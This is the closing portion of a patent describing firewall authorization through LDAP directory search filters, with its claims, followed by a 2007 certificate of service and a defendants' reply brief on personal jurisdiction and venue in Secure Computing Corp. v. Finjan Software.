The authentication settings area **530**, can include searchbase field **532** and a username attribute field **534**. The searchbase field **532** can be used to indicate the top of the directory tree **400** such as, e.g., country **402**, organization **404**, location **406**, and department **410**, so that a lookup can be within that portion of the directory tree. For example, a set of attribute pairs such as, e.g., o=NAI, c=US to append to all requests to the LDAP server can be entered. The username attribute field **534** can include a default username attribute such as, e.g., uid. The username attribute field **534** can be used in performing per-user authorization.

The per-user authorization settings area **540** includes a search filter field **542** and a timeout field **544**. The timeout field **544** can include a default value such as, e.g., 60 seconds. For example, timeout field **544** can be used to limit the amount of time the authorization filter query can take. If the time is exceeded, the authorization fails.

The search filter field **542** is used by firewall **210** in identifying the appropriate fields that are the subject of the LDAP directory authentication query. Upon receipt of a response from the LDAP directory **204**, firewall **210** can then determine whether the client user is authorized to authenticate through the firewall **210**.

In general, the authorization filter can contain any LDAP-valid combination of attributes and values, including object classes. At its simplest, the authorization filter specifies a single attribute and value pair. For example, the search filter field **542** can be used to enter a search filter expression such as "objectclass=gauntletUser."

Consider another example where LDAP directory **204** is configured by the company to include a field that would provide an access code level for each user. For example a "1" could correspond to only e-mail access, while a 5 could mean full access to all Internet services including world wide web browsing. In this environment, an authorization filter can be specified as "(&(objectclass=gUser)(status>=5))".

It should be noted that the authorization process need not be based on per-user authorization. In another embodiment, the authorization process can be based on a per-service authorization. In this embodiment, the per-service authorization can include an authorization for protocol services. Examples of protocol services include FTP, simple mail transport protocol (SMTP) e-mail, hypertext transport protocol (HTTP), etc. The per-service authorization can also be based on LDAP directory information. For example, authorization module **206** can use group memberships to determine whether a client user can use HTTP through firewall **210**. To satisfy this authorization process, the authenticated user must be a member of the "web-users" group in the LDAP directory.

In one embodiment, the per-service authorization process uses the standard groupOfNames and groupOfUniqueNames object classes for authorization decisions. In general, a mechanism can be included that supports the specification of arbitrary group names for each service to be controlled. Control can then be based on a per-proxy basis or a per-policy basis.

Specification of per-service authorization criteria can also be implemented using the search filter field **542**. In general, a different search (or authorization) filter can be provided for each service. For example, a search filter field can be included in GUI **500** to determine whether, e.g., a user is authorized to perform a file transfer, to send e-mail, or to access the world wide web. A search filter field can also be included in GUI **500** to determine whether, e.g., a user is a member of a particular group such as, e.g., engineering department **410**, and if so, then particular services can be authorized based on being part of that group.

As noted, it is a feature of the present invention that firewall **210** can support arbitrary LDAP directory schema. Accordingly, firewall **210** does not require additional firewall-specific object classes or attributes in the directory.

Customers can populate the LDAP directories with whatever data they require. This authentication environment can be flexibly applied across multiple organizations each having their own sets of directory information. Indeed, the concepts of the present invention can be used to implement an authorization filter that relies on portions of information that are stored in distinct LDAP directories. This distributed authentication scheme enables an organization to implement segmented management of the user database.

While various embodiments of the present invention have been described above, it should be understood that they have been presented by way of example only, and not limitation. Thus, the breadth and scope of the present invention should not be limited by any of the above-described exemplary embodiments, but should be defined only in accordance with the following claims and their equivalents.

What is claimed is:

1. A system for authorizing client access to a network resource, comprising:

a server having at least one directory that can be accessed using a network protocol, said at least one directory being configured to store information concerning an entity's organization; and

a firewall that is configured to intercept network resource requests from a plurality of client users on an internal network, said firewall being operative to authorize a network resource request based upon a comparison of the contents of at least part of one or more entries in said at least one directory to an authorization filter, wherein said authorization filter is generated based on a directory schema that is predefined by said entity.

2. The system of claim **1**, wherein said at least one directory is a lightweight directory access protocol directory.

3. The system of claim **1**, wherein said authorization filter is specified using a graphical user interface.

4. The system of claim **1**, wherein said authorization filter implements a per-user authentication scheme.

5. The system of claim **1**, wherein said authorization filter implements a per-service authentication scheme.

6. The system of claim **1**, wherein said firewall and said directory communicate using secure socket layer communication.

7. The system of claim **1**, wherein said firewall is configured to query multiple directories.

8. An authentication method at a firewall, comprising the steps of:

(a) receiving a network resource request from a client user at an internal network;

(b) querying, using a network protocol, at least one directory that is configured to store information concerning an entity's organization, wherein said query is based upon an authorization filter that is generated based on a directory schema that is predefined by said entity;

(c) determining, based on the results of said query, whether the contents of at least part of one or more entries in said at least one directory satisfy said authorization filter; and

(d) permitting said network resource request through said firewall if said authorization filter is satisfied.

9. The method of claim **8**, wherein step (b) comprises the step of querying said at least one directory using a lightweight directory access protocol.

10. The method of claim **8**, further comprising the step of specifying an authorization filter using a graphical user interface.

11. The method of claim **10**, wherein said specifying step comprises the step of specifying an authorization filter that implements a per-user authentication scheme.

12. The method of claim **10**, wherein said specifying step comprises the step of specifying an authorization filter that implements a per-service authentication scheme.

13. The method of claim **8**, wherein step (b) comprises the step of querying said directory using secure socket layer communication.

14. The method of claim **8**, wherein step (b) comprises the step of querying multiple directories.

15. A computer program product for enabling a processor in a computer system to implement an authentication process, said computer program product comprising:

a computer usable medium having computer readable program code embodied in said medium for causing a program to execute on the computer system, said computer readable program code comprising:

first computer readable program code for enabling the computer system to receive a network resource request from a client user at an internal network;

second computer readable program code for enabling the computer system to query, using a network protocol, at least one directory that is configured to store information concerning an entity's organization, wherein said query is based upon an authorization filter that is generated based on a directory schema that is predefined by said entity;

third computer readable program code for enabling the computer system to determine, based on the results of said query, whether the contents of at least part of one or more entries in said at least one directory satisfy said authorization filter; and

fourth computer readable program code for enabling the computer system to permit said network resource request through a firewall if said authorization filter is satisfied.

* * * * *

UNITED STATES DISTRICT COURT
DISTRICT OF MINNESOTA

Secure Computing Corp.,

Plaintiff,

v.

Finjan Software Ltd., and
Finjan Software, Inc.

Defendants.

Case No. 0:07-cv-2198 JMR/FLN

CERTIFICATE OF SERVICE

I hereby certify that on the 26th day of July, 2007, I caused the following documents:

- **Corrected Declaration of Trevor J. Foster and Exhibits Index in Support of Plaintiff Secure Computing Corporation's Opposition to Defendants' Motion to Dismiss or, in the Alternative, Motion to Transfer Venue;**
- **Corrected Exhibit R;**
- **Certificate of Service**

to be filed electronically with the Clerk of Court through ECF, and that ECF will send an e-notice of the electronic filing to the following counsel of record:

Anthony R. Zeuli tzeuli@merchant-gould.com.

I further certify that a courtesy copy was delivered to Chief Judge James M. Rosenbaum's chambers.

Finally, I certify that a complete copy of all of the above-noted documents filed electronically were provided to James Hannah, Esq. at Perkins & Coie LLP, 101 Jefferson Drive, Menlo Park, CA 94025-1114 via Federal Express.

Dated: July 26, 2007 By: s/Trevor J. Foster

UNITED STATES DISTRICT COURT
DISTRICT OF MINNESOTA

Secure Computing Corp., Plaintiff, v. Finjan Software Ltd., and Finjan Software, Inc. Defendants.	Case No: 0:07-cv-02198-JMR-FLN

REPLY IN SUPPORT OF DEFENDANTS' MOTION TO DISMISS OR, IN THE ALTERNATIVE, MOTION TO TRANSFER VENUE

TABLE OF CONTENTS

Page

INTRODUCTION 1

FACTUAL ANALYSIS 2

ARGUMENT 7

I. THE COURT CANNOT EXERCISE SPECIFIC PERSONAL JURISDICTION OVER EITHER FINJAN ISRAEL OR FINJAN USA BECAUSE DEFENDANTS' LIMITED FORUM CONTACTS DO NOT RELATE TO THE CAUSES OF ACTION. 7

A. THE EXERCISE OF SPECIFIC PERSONAL JURISDICTION OVER FINJAN ISRAEL AND FINJAN USA REQUIRES A NEXUS BETWEEN FINJAN USA'S AND FINJAN ISRAEL'S FORUM ACTIVITIES AND PLAINTIFF'S CAUSES OF ACTION. 7

B. PATENT CAUSE OF ACTION. 8

C. TRADE PRACTICES CLAIMS. 13

II. THE COURT CANNOT EXERCISE GENERAL JURISDICTION OVER DEFENDANTS BECAUSE DEFENDANTS DO NOT HAVE SUFFICIENT MINIMUM CONTACTS WITH MINNESOTA. 16

III. VENUE IS IMPROPER IN MINNESOTA BECAUSE NEITHER DEFENDANT IS SUBJECT TO PERSONAL JURISDICTION IN MINNESOTA AND A SUBSTANTIAL PART OF THE EVENTS GIVING RISE TO PLAINTIFF'S CLAIMS OCCURRED OUTSIDE MINNESOTA. 18

IV. THE UNITED STATES DISTRICT COURT FOR THE DISTRICT OF DELAWARE IS A MORE PROPER VENUE FOR THE PENDING MATTER. 19

A. DELAWARE IS A MORE CONVENIENT FORUM FOR THE WITNESSES IN THE PENDING ACTION. 19

B. TRANSFER TO DELAWARE WILL PRESERVE JUDICIAL ECONOMY 20

TABLE OF AUTHORITIES

Cases

Akro Corp. v. Luker
45 F.3d 1541 (Fed. Cir. 1995) 7

Burger King Corp. v. Rudzewicz
471 U.S. 462 (1985) 7

Finley v. River N. Records, Inc.
148 F.3d 913 (8th Cir. 1998) 13

Helicopteros Nacionales de Colombia, S.A. v. Hall
466 U.S. 408 (1984) 15, 16

Johnson v. Woodcock
444 F.3d 953 (8th Cir. 2006) 16

Lakin v. Prudential Secs., Inc.
348 F.3d 704 (8th Cir. 2003) 16

Maynard v. Philadelphia Cervical Collar Co.
18 Fed. Appx. 814 (Fed. Cir. Aug. 15, 2001) 9, 10

McGee v. International Life Ins. Co.
355 U.S. 220 (1957) 7

Multi-Tech Sys., Inc. v. VocalTec Commc'ns., Inc.
122 F. Supp. 2d 1046 (D. Minn. 2000) 10

Premiere Credit of N. Am., LLC v. AAT Fabrication, Inc.
2005 U.S. Dist. LEXIS 8401 (S.D. Ind. May 5, 2005) 11, 12

Red Wing Shoe Co. v. Hockerson-Halberstadt, Inc.
148 F.3d 1355 (Fed. Cir. 1998) 7

Silent Drive, Inc. v. Strong Indus., Inc.
326 F.3d 1194 (Fed. Cir. 2003) 7

Statutes

28 U.S.C. § 1404(a) 1

28 U.S.C. § 1406(a) 1, 17

Regulations and Rules

Federal Rules of Civil Procedure, Rule 12(b)(2)..... 1

Federal Rules of Civil Procedure, Rule 12(b)(3)..... 1, 17

INTRODUCTION

Defendants Finjan Software, Ltd. ("Finjan Israel") and Finjan Software, Inc. ("Finjan USA") moved this Court to dismiss the pending action, instituted by Secure Computing Corp. ("Plaintiff"), for lack of personal jurisdiction, pursuant to Federal Rules of Civil Procedure, Rule 12(b)(2). This Court's exercise of personal jurisdiction over either Finjan Israel or Finjan USA would be wholly improper and completely unfounded under the Due Process Clause of the United States Constitution. Further, the exercise of personal jurisdiction over either defendant would violate fundamental notions of fairness. In its opposition to Defendants' Motion to Dismiss, Plaintiff's brief misleads the Court as to both the facts relied on, as well as the law as it relates to such alleged facts. When all reasonable inferences are drawn from all relevant facts viewed in their true context, the inescapable conclusion is that Plaintiff has failed to make a prima facie case of personal jurisdiction. Thus, the Court should grant Defendants' Motion to Dismiss as to personal jurisdiction.

In the event this Court determines that either Finjan Israel or Finjan USA are subject to the jurisdiction of the courts of Minnesota, Defendants urge that the Plaintiff's Complaint be dismissed pursuant to Federal Rule of Civil Procedure 12(b)(3) and 28 U.S.C. § 1406(a) because venue in this judicial district is improper. In the alternative, pursuant to 28 U.S.C. § 1404(a), this action should be transferred to the United States District Court for the District of Delaware.

FACTUAL ANALYSIS

Plaintiff attempts to confuse the Court's efforts in this action by refusing to acknowledge that Finjan Israel and Finjan USA are separate entities. In its Opposition, Plaintiff inexplicably treats Finjan USA and Finjan Israel as a single entity. [Plaintiff's Opposition ("Opp.") at 3 (Docket No. 23).] Plaintiff's refusal to address Defendants as separate entities is strategic in nature and is not related to any confusion presented by the facts now before the Court. Plaintiff's combining of Finjan Israel and Finjan USA entities is an attempt by Plaintiff to aggregate the contacts of these two separate corporate entities so as to make it appear that each entity is responsible for the other's forum contacts. Throughout its brief, Plaintiff intentionally assigns forum activities attributable to only one Finjan entity to both Finjan entities to make the contacts of each entity appear more substantial. Such aggregation by Plaintiff is merely an attempt to artificially inflate the quality and the quantity of the contacts of each entity in an attempt to convince this Court that the exercise of personal jurisdiction is proper. As demonstrated in the briefing, the contacts of each entity are separate and need to be considered as such in determining the appropriateness of jurisdiction.

The specific contacts of Finjan Israel and Finjan USA are set out separately in Defendants' Motion and are summarized for the Court's convenience below.

Finjan USA

- Sales of Finjan USA products unrelated to the litigation to four entities with billing addresses in Minnesota for total revenue to Finjan USA of $98,131.90.

- Shipment of one unit of the accused product to Plaintiff in Minnesota in fulfillment of an order placed and paid for by a Florida entity and specifically orchestrated by Plaintiff.

- Operation of informative Finjan USA Website at www.finjan.com.

Finjan Israel

- Supplied small amount of written material to Finjan USA for inclusion in product packaging shipped to Minnesota.

- Supplied written material for posting on the Finjan USA Website.

- Named owner of URL www.finjan.com.

Plaintiff's description of the quality and the quantity of the contacts of Finjan Israel and Finjan USA with Minnesota are dramatically exaggerated. For example, Plaintiff asserts that it is a substantial forum contact of both Finjan Israel and Finjan USA that the accused product was shipped by Finjan USA to Plaintiff in Minnesota. As clearly stated in the declaration of Ezra Sofer, neither Finjan USA nor Finjan Israel sold the accused product to any individual or entity in Minnesota. [Decl. of Ezra Sofer ("Sofer Decl."), ¶ 7 (Docket No. 10).] In fact, the only time that Defendants are aware of the accused product entering Minnesota was orchestrated by the Plaintiff. [Affidavit of Dale Ross ("Ross Aff."), ¶¶ 1, 5-7 (Docket No. 25).] In that one instance, Plaintiff arranged for a Florida entity to purchase the accused product from Finjan USA and have it shipped directly from Finjan USA to Plaintiff.[1] Finjan Israel was in no way involved in the commercial transaction orchestrated by Plaintiff.

---

[1] Plaintiff's assertion on page 1 of its brief that it "purchased" the accused product "in Minnesota" is directly contradicted by the representation by Mr. Ross that he "asked

Plaintiff asserts that the warranty offered with the accused Finjan USA product shipped to Minnesota and other products promoted on the Finjan USA Website by Finjan USA constitutes a substantial forum contact for Finjan Israel solely because the warranty requires contact with Finjan Israel. In truth, a careful examination of the warranty provision clearly demonstrates that a Minnesota customer seeking relief under the warranty would not contact Finjan Israel but rather would contact the independent third-party distributor/reseller that sold the product to the Minnesota entity and all communications with Finjan Israel would be between the distributor/reseller and Finjan Israel. For example, in order for Plaintiff to seek relief under the warranty provision for the product purchased from Finjan USA by Modcomp, Plaintiff would contact Modcomp – not Finjan Israel or Finjan USA. [Decl. of Trevor J. Foster ("Foster Decl."), ¶13, Ex. G (Docket No. 26).] Such an event would not constitute a Finjan Israel substantial contact with residents of the state of Minnesota.

Plaintiff asserts that Finjan USA's sales to four Minnesota residents over the course of 10 years constituted substantial contact with Minnesota. However, as is clearly evidenced by a review of the Finjan USA financial statement attached as Exhibit W of the Declaration of Trevor J. Foster, these few sales to Minnesota residents are insignificant when compared to the total worldwide revenues generated by Finjan USA in just fiscal year 2005. [Foster Decl., ¶29, Ex. W.]

Modcomp [a Florida entity] to purchase Finjan's Load Balancer Product." [Ross Aff., ¶ 5.]

Plaintiff asserts that Finjan Israel initiated contact with it in an attempt to enter into a commercial transaction. [Opp. at 5-6.] However, the alleged proposed transaction was yet another attempt by the Plaintiff to orchestrate a commercial relationship between Finjan Israel and Plaintiff's Minnesota employees and should not be considered a substantial contact between Finjan Israel and the state of Minnesota. Plaintiff's assertion that Finjan Israel initiated contact with Plaintiff in late 2005 in an attempt to market the SDK product is misleading. In fact, as is clear from the emails cited by Plaintiff, prior to December 2004, Plaintiff had reached out to Finjan Israel seeking information regarding Finjan products. [Foster Decl. ¶30, Ex. X.] Again, such orchestrated actions by Plaintiff do not constitute Finjan Israel substantial contacts with Minnesota residents.

Finally, Plaintiff greatly exaggerates the significance of the few interactive features of the Finjan USA Website. [Opp. at 6-7.] For example, Plaintiff attempts to characterize informative features of the Finjan USA Website as interactive. Through the Finjan USA Website, visitors may obtain product manuals, information sheets and white papers regarding Finjan products. The provision of such information is not interactive but rather is a purely passive feature of the Finjan USA Website.

As discussed in detail in Defendants' Motion to Dismiss, Finjan USA acknowledges that there are a few mildly interactive features of the Finjan USA Website. [Memo. of Law in Supp. of Mot. to Dismiss, or in the Alternative Mot. to Transfer Venue at 3 (Docket 6).] For example, visitors to the Finjan USA Website have the ability to subscribe to a Finjan newsletter and download the Finjan pricelist. These mildly interactive features are truly informative in nature and do not involve the exchange of

information between Finjan USA Website visitors and Finjan USA. A cursory analysis of these to features clearly demonstrates that the ability to access Finjan USA's newsletter and downloadable pricelist is merely a passive feature of the Finjan USA Website and does not rise to the level of "interactive" as alleged by Plaintiff.

The final mildly interactive feature of the Finjan USA Website involves allowing visitors to request additional information from Finjan USA by completing an on-line form.[2] By completing the form, a visitor to the Finjan USA Website transmits basic contact information to Finjan USA. Finjan Israel and Finjan USA do not solicit or engage in direct commercial transactions with customers or potential customers through the Finjan USA Website. Plaintiff's exaggerated emphasis of the fact that "Minnesota" is on a few dropdown menus on the Finjan USA Website is improper. In truth, the dropdown menus used on the Finjan USA Website include nearly every country in the world and every state in the United States. It can hardly be maintained that such dropdown menus subject Finjan Israel or Finjan USA to the jurisdiction of every court in almost every nation of the world and state in the United States. The presence of these dropdown menus cannot render an otherwise informative website interactive for the purpose of this personal jurisdiction analysis.

---

[2] Plaintiff argues that the "online portal for both [Finjan USA's] distributors and resellers to access via a username and password" constitutes an interactive feature the Finjan USA Website. [Opp. at 7.] However, Plaintiff fails to identify a Finjan distributor or reseller resident in Minnesota.

ARGUMENT

I. THE COURT CANNOT EXERCISE SPECIFIC PERSONAL JURISDICTION OVER EITHER FINJAN ISRAEL OR FINJAN USA BECAUSE DEFENDANTS' LIMITED FORUM CONTACTS DO NOT RELATE TO THE CAUSES OF ACTION.

A. The Exercise of Specific Personal Jurisdiction over Finjan Israel and Finjan USA Requires a Nexus between Finjan USA's and Finjan Israel's Forum Activities and Plaintiff's Causes of Action.

In order for this Court to assert specific personal jurisdiction over either Finjan Israel or Finjan USA, the Plaintiff must demonstrate "that defendant has purposefully directed his activities at residents of the forum and the litigation results from alleged injuries that arise out of or relate to those activities. . . . Jurisdiction is proper . . . where the contacts proximately result from actions by the defendant himself that create a substantial connection with the forum State." *Akro Corp. v. Luker*, 45 F.3d 1541, 1545 (Fed. Cir. 1995). "Specific personal jurisdiction must be based on activities that 'arise out' of or 'relate to' the cause of action . . . ." *Silent Drive, Inc. v. Strong Indus., Inc.*, 326 F.3d 1194, 1200 (Fed. Cir. 2003) (internal quotations omitted). "Random, fortuitous, or attenuated contacts do not count in the minimum contacts calculus." *Red Wing Shoe Co. v. Hockerson-Halberstadt, Inc.*, 148 F.3d 1355, 1359 (Fed. Cir. 1998) (citing *Burger King Corp. v. Rudzewicz*, 471 U.S. 462, 475 (1985)) (internal quotations omitted). Contrary to the implication made by Plaintiff, a single act can support specific personal jurisdiction only if "it creates a 'substantial connection' with the forum, as opposed to an 'attenuated affiliation.'" *Id.* (citing *McGee v. International Life Ins. Co.*, 355 U.S. 220, 223 (1957)).

B. Patent Cause of Action.

Plaintiff argues that Finjan Israel and Finjan USA "purposefully directed several contacts underlying the patent infringement cause of action at residents of Minnesota" and that there are "several examples" of such contacts with Minnesota. [Opp. at 12.] However, as discussed above, Plaintiff essentially asserts only two Finjan USA contacts that specifically relate to the patent infringement cause of action: (1) Plaintiff's orchestrated purchase of the accused product by a Florida entity causing Finjan USA's shipment of that product to Plaintiff in Minnesota; and (2) the posting of information relating to the alleged product on the Finjan USA Website. With regard to Finjan Israel, the alleged contacts of Finjan Israel with Minnesota that relate to the patent cause of action are even more tenuous and minimal than those of Finjan USA and include the following: (1) Finjan Israel is the warranty contact for any reseller or distributor seeking warranty service for a Finjan product resold to a Minnesota resident; (2) Finjan Israel is the registrant of the URL for the Finjan USA Website containing information relating to the accused product; and (3) Finjan Israel caused information regarding the accused product to be posted on the Finjan USA Website.[3] The nature of Finjan Israel's and

---

[3] Plaintiff asserts that the Finjan USA Website itself confers specific personal jurisdiction over both Finjan Israel and Finjan USA in this matter. Specifically, Plaintiff asserts that Finjan Israel and Finjan USA market their products, including the accused product, to Minnesota residents on the Finjan USA Website. [Opp. at 12.] Plaintiff goes on to discuss the interactivity of the Finjan USA Website in support of its argument that Finjan Israel and Finjan USA are subject to specific personal jurisdiction over the patent claims in the pending matter. However, the limited interactive features of the Finjan USA Website are completely unrelated to the accused product and are therefore irrelevant to the question of specific personal jurisdiction over the patent claims. Plaintiff's attempt to

Finjan USA's limited contacts with the forum with regard to the accused product clearly are not substantial in nature and cannot be said to be anything more than random, attenuated and fortuitous. As such, these contacts do not justify this Court's exercise of specific personal jurisdiction over either Finjan Israel or Finjan USA.

The facts now before the Court are strikingly similar to the case presented to the United States Court of Appeals for the Federal Circuit in *Maynard v. Philadelphia Cervical Collar Co.*, 18 Fed. Appx. 814 (Fed. Cir. Aug. 15, 2001). In *Maynard*, the Federal Circuit affirmed a lower court decision dismissing a patent infringement suit for lack of personal jurisdiction where the defendants' only forum contacts included the operation of an informational website and the single sale of the accused product that was orchestrated by the plaintiff. *Id.* at 816-17. First, the Federal Circuit upheld the lower court's refusal to exercise specific personal jurisdiction based on a single sale of the infringing product in the forum state where the plaintiff "ordered this product from a third-party distributor and initiated the sale himself." *Id.* at 817. Second, the Federal

---

confuse the issue of specific personal jurisdiction by attempting to assert as related contacts each of the alleged interactive characteristics of the Finjan USA Website, whether or not related in any way to the accused product is disingenuous. The only question important to this Court's analysis of the question of specific personal jurisdiction is the extent to which the Finjan USA Website presents the accused product to Minnesota residents. Throughout its entire discussion of the Finjan USA Website, Plaintiff does not assert a single instance where the Finjan USA Website could or did cause the promotion or sale of the accused product to Minnesota residents in anything other than a passive informative manner. As such, Plaintiff's argument that the Finjan USA Website constitutes interactive contact and marketing of the infringing product to Minnesota residents and therefore subjects Finjan Israel and Finjan USA to specific personal jurisdiction in Minnesota is without merit.

Circuit upheld the lower court's refusal to exercise specific personal jurisdiction based on a website operated by the defendants that did not allow visitors to "enter into contractual agreements with the company, and did not target its advertisements towards residents of the forum state." *Id.* at 816. The similarities between the facts presented to the *Maynard* Court and the present case cannot be ignored. As in *Maynard*, this Court should refuse to exercise specific personal jurisdiction over Finjan Israel and Finjan USA based on either information provided through the Finjan USA Website or Plaintiff's orchestrated commercial transaction resulting in the shipment of a Finjan USA product from Finjan USA to Minnesota.

Plaintiff relies on *Multi-Tech Systems* in support of its contention that Finjan USA's and Finjan Israel's Internet activities are so interactive as to subject Finjan Israel and Finjan USA to the specific personal jurisdiction of the courts of Minnesota. However, the website at issue in *Multi-Tech Systems* was substantially more interactive than the website operated by Finjan USA because it allowed visitors to enter into an agreement with the defendant. *See Multi-Tech Sys., Inc. v. VocalTec Commc'ns, Inc.*, 122 F. Supp. 2d 1046, 1050-51 (D. Minn. 2000) (finding that exercise of personal jurisdiction over non-resident defendant comported with due process where defendant's interactive website allowed visitors to "download and use" the accused product and where such use required visitors to "accept the terms of a License Agreement and thereby enter into a contract with [defendant]" before fully using the product). Additionally, the defendant in *Multi-Tech Systems* sold its product on Minnesota store shelves and on prominent third-party retail websites. *Id.*

Additionally, Plaintiff's reliance on the *Premiere Credit* opinion is misplaced. While Plaintiff is correct that the *Premiere Credit* matter involved a single commercial transaction with a resident of the forum state, the defendant in the *Premiere Credit* matter had substantially more contact with the forum state relating to the causes of action than either Finjan Israel or Finjan USA has had with the state of Minnesota relating to the patent cause of action in the pending matter. *Premiere Credit of N. Am., LLC v. AAT Fabrication, Inc.*, 2005 U.S. Dist. LEXIS 8401 (S.D. Ind. May 5, 2005) [Foster Decl., ¶ 28, Ex. B (Docket No. 26)]. Specifically, the Court summarized AAT Fabrication, Inc.'s forum contacts as follows:

> The submitted evidence reveals that (1) AAT entered into a Contract with Premiere Credit to manufacture the Tank, (2) the Contract contained a five-year warranty provision, and (3) that AAT was aware that the tank would be shipped to and located in Indiana. Representatives of AAT traveled to Indiana to inspect and repair the aquarium . . . in partial performance of their duties under the warranty provision of the Contract. ***By coming to the state. . . AAT's contacts with Indiana were purposeful rather than random or fortuitous,*** and those contacts gave AAT fair warning that it could be subject to suit in Indiana on disputes arising from those contacts.

Id. at *7-8 (citations omitted and emphasis added). The case now before the Court involves substantially less contact with the forum than presented to the Indiana court in the *Premiere Credit* case. First, Finjan Israel and Finjan USA did not enter into a contract with a Minnesota resident for the purchase of the accused product; Finjan USA entered into a purchase agreement with a Florida resident involving the purchase of the accused product. Second, unlike the contract at issue in *Premiere Credit,* the warranty covering the accused product obtained by the Florida entity does not require in-person service in Minnesota. Finally, unlike the defendant in the *Premiere Credit* matter, neither

Finjan Israel nor Finjan USA ever entered the forum state or would be required to enter the forum state in order to comply with the warranty provision covering the accused product. Further, Plaintiff's description of the *Premiere Credit* opinion is misleading. Plaintiff would have this Court believe that the court in the *Premiere Credit* matter based its exercise of specific personal jurisdiction solely on a finding that "the shipment of one product and warranty service alone" constituted sufficient minimum contacts with the forum state. [Opp. at 12.] However, as is clear from the analysis of the precedent cited in the *Premiere Credit* opinion, the most important factor considered by the Court in deciding to exercise specific personal jurisdiction was that AAT Fabrication, Inc. sent employees to the forum state to perform warranty service. *See Premiere Credit*, at *7-8.

C. Trade Practices Claims.

Plaintiff asserts three related unfair competition/trade practices causes of action against Finjan Israel and Finjan USA (the "Trade Practices Claims"). For each of these causes of action, Plaintiff's sole basis for asserting that Finjan Israel and Finjan USA are subject to the specific personal jurisdiction of the Minnesota courts is that Finjan Israel and/or Finjan USA posted a marketing brochure on the Finjan USA Website and this document was accessible by Minnesota residents using the Internet.[4] The alleged

---

[4] In addition to the marketing brochure, Plaintiff further asserts that a Finjan USA press release containing allegedly false statements is accessible to Minnesota residents and constitutes a substantial contact in the specific personal jurisdiction analysis. However, the press release does not mention Plaintiff or any of Plaintiff's products in any way. [Foster Decl., ¶ 25, Ex. S.] In the press release, Finjan USA merely makes promotional statements regarding its own product and services that are descriptive and truthful. Inexplicably, despite the fact that the press release in no way relates to Plaintiff or

Minnesota contact is simply not so substantial as to support this Court's exercise of specific personal jurisdiction over either Finjan Israel or Finjan USA. In fact, the contact is the type of random and fortuitous contact that specifically does not give rise to jurisdiction in circumstances similar to those now before the Court.

Plaintiff argues that this Court's exercise of specific personal jurisdiction as to the Trade Practices Claims is warranted because Finjan Israel and Finjan USA posted the marketing brochure "for the very purpose of having the consequences [of these actions] felt in the forum state." [Opp. at 16 (citing *Finley v. River N. Records, Inc.*, 148 F. 3d 913, 916 (8th Cir. 1998) (internal quotations and citations omitted).] However, even when interpreted in a light most favorable to the Plaintiff, Plaintiff has clearly failed to demonstrate that Finjan Israel or Finjan USA engaged in the allegedly harmful conduct with the intent to harm Plaintiff in Minnesota or with the knowledge that such a harm would occur in Minnesota.

First, Plaintiff's assertion that Finjan Israel and Finjan USA somehow knowingly communicated the marketing brochure to Minnesota residents with the knowledge that Finjan would be injured in Minnesota is clearly misleading. Neither Finjan Israel nor Finjan USA undertook any action intending to harm a Minnesota resident. Plaintiff is incorporated in the state of Delaware and has its corporate headquarters in California.

Plaintiff's products, Plaintiff argues that the press release somehow constitutes a forum contact by both Finjan USA and Finjan Israel that is intended to harm Plaintiff in the forum. Because the press release clearly in no way relates to the forum or the cause of action, this Court should disregard the press release in its specific personal jurisdiction analysis.

Neither Finjan Israel nor Finjan USA had any knowledge that any communications posted to the Finjan Website would harm Plaintiff in Minnesota. Presumptively, even assuming that either Defendant intentionally targeted Plaintiff (as argued by Plaintiff), any communication by either Defendant targeting Plaintiff would be presumed to harm Plaintiff in its place of incorporation or the location of its corporate headquarters and not in any geographic location in which Plaintiff had a "presence". Plaintiff would have this Court hold that, despite the fact that Plaintiff's corporate headquarters is in California, any injury to Plaintiff would occur in Minnesota because it has certain operations in Minnesota. Defendants are aware of no precedent supporting Plaintiff's bold assertion that an economic injury occurring to a corporate entity occurs in any geographic location where that entity has a presence. Any alleged injury to Plaintiff in Minnesota, a state in which it has no corporate headquarters and whose laws it is not incorporated under, is not sufficient to confer personal jurisdiction over Finjan Israel or Finjan USA in the state of Minnesota. Establishing such a precedent would result in the erosion of the Due Process protections established by the personal jurisdiction requirement.

Plaintiff further asserts that this Court should exercise specific personal jurisdiction over Finjan Israel and Finjan USA as to the Trade Practices Claims because the alleged conduct merely "resulted" in an injury to Plaintiff in Minnesota. However, such an argument by Plaintiff completely disregards the requirement that the non-resident defendant's conduct be undertaken for the purpose of having consequences in the forum state. Put another way, Plaintiff's argument implies that Finjan Israel and Finjan USA are subject to specific personal jurisdiction in Minnesota whether or not either engaged in

the alleged harmful conduct with the intent to cause harm to occur to Plaintiff in Minnesota. As such, Plaintiff's argument is without merit.

In truth, Finjan Israel and Finjan USA did not intentionally address the marketing brochure to citizens of Minnesota and did not take any actions with the intent to cause injury to a Minnesota resident. The brochure was placed on the Finjan USA Website in an informative manner that was accessible to the entire world. As discussed above, Courts have clearly established that such passive informative activity on a website hardly serves as sufficient justification for courts to exercise specific personal jurisdiction over non-resident defendants.

II. THE COURT CANNOT EXERCISE GENERAL JURISDICTION OVER DEFENDANTS BECAUSE DEFENDANTS DO NOT HAVE SUFFICIENT MINIMUM CONTACTS WITH MINNESOTA.

In order for this Court to exercise general personal jurisdiction over Finjan Israel or Finjan USA, Plaintiff must demonstrate that each entity maintained "continuous and systematic" contacts with Minnesota. *Helicopteros Nacionales de Colombia, S.A. v. Hall*, 466 U.S. 408, 416 (1984). Plaintiff has not made such a showing with regard to either entity. As set out in detail in Defendants' Motion to Dismiss, Finjan Israel's and Finjan USA's contacts with Minnesota can in no way be characterized as "continuous and systematic." Neither Finjan Israel nor Finjan USA is licensed to do business in Minnesota and neither Defendant has ever had an office or employee in Minnesota. The simple truth is that neither Finjan Israel nor Finjan USA have ever engaged in the type of substantial contacts with Minnesota residents so as to render their forum contacts continuous or systematic. Separate examinations of the contacts Finjan Israel and Finjan

USA have had with the residents of the state of Minnesota clearly establish that the contacts are neither "continuous and systematic" nor are they so "significant" as to subject either entity to the jurisdiction of this Court.

